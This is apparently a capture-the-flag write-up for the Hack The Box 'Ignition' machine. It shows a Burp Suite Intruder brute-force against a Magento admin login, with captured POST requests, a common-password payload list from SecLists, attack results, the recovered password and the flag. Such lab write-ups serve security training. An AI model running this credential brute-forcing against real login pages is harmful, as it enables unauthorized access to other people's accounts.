Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ignition.htb/admin
Accept-Encoding: gzip, deflate, br
Cookie: admin=pljfktjpgm10pqongba3g0vlb0
Connection: keep-alive

form_key=sRsIcMnoyjfNveyS&login%5Busername%5D=admin&login%5Bpassword%5D=§password§
```



```
form_key=sRsIcMnoyjfNveyS&login%5Busername%5D=admin&login%5Bpassword%5D=§password§
```

We do a click in password like this.

Let's clone this dictionary of passwords




GitHub
https://github.com › SecLists › blob › master › 10k-most...

SecLists/Passwords/Common-Credentials/10k-most- ...

SecLists is the security tester's companion. It's a collection of multiple types of lists **used** during secu
assessments, collected in one place.

https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/2023-200_most_used_passwords.txt




SecLists / Passwords / Common-Credentials / 2023-200_most_used_passwords.txt

ItsIgnacioPortal fix(wordlist): Moved '200_most_used_passwords to Common-Credentials d... 61e8f2e · 2 months ago

200 lines (200 loc) · 1.74 KB


```
123456
admin
12345678
123456789
1234
12345
password
123
Aa123456
1234567890
UNKNOWN
```

Copy and paste here in burpsuite:



This payload type lets you configure a simple list of strings that are used as payloads.

123456
admin
12345678
123456789
1234
12345
password
123
Aa123456
1234567890



```
POST /admin HTTP/1.1
Host: ignition.htb
Content-Length: 80
Cache-Control: max-age=0
Accept-Language: es-ES,es;q=0.9
Origin: http://ignition.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ignition.htb/admin
Accept-Encoding: gzip, deflate, br
Cookie: admin=pljfktjpgm10pqongba3g0vlb0
Connection: keep-alive

form_key=sRsIcMnoyjfNveyS&login%5Busername%5D=admin&login%5Bpassword%5D=password
```


Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball
football

And then we are going to hit start attack:




4. Intruder attack of http://ignition.htb
Attack
Save
4. Intruder attack of http://ignition.htb
Attack
Save
Results
Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	156			10154	
1	123456	200	160			10154	
2	admin	200	151			10154	
3	12345678	200	154			10154	
4	123456789	200	161			10154	
5	1234	200	155			10154	
6	12345	200	162			10154	
7	password	200	158			10154	
8	123	200	185			10154	
9	Aa123456	200	168			10154	

Now we are searching the status code 302:




46	qwerty123	302	2:

Look up the password requirements for Magento and also try searching for the most common passwords of 2023. Which password provides access to the admin account?

Qwerty123

Now we stop the attack and we are going to log in S:



One or more indexers are invalid. Make sure your Magento cron job is running.

System Messages: 1

Dashboard


Advanced Reporting

Congratulations, your flag is: 797d6c988d9dc5865e010b9410f247e0
Gain new insights and take command of your business' performance, using our dynamic product, order, and customer reports tailored to your customer data.


Lifetime Sales
€0.00

Chart is disabled. To enable the chart, click here.

And there we have 🙂



Congratulations, your flag is: 797d6c988d9dc5865e010b9410f247e0



Ignition has been Pwned!

Congratulations **Dxlgao**, best of luck in capturing flags ahead!

21 Feb 2025

PWN DATE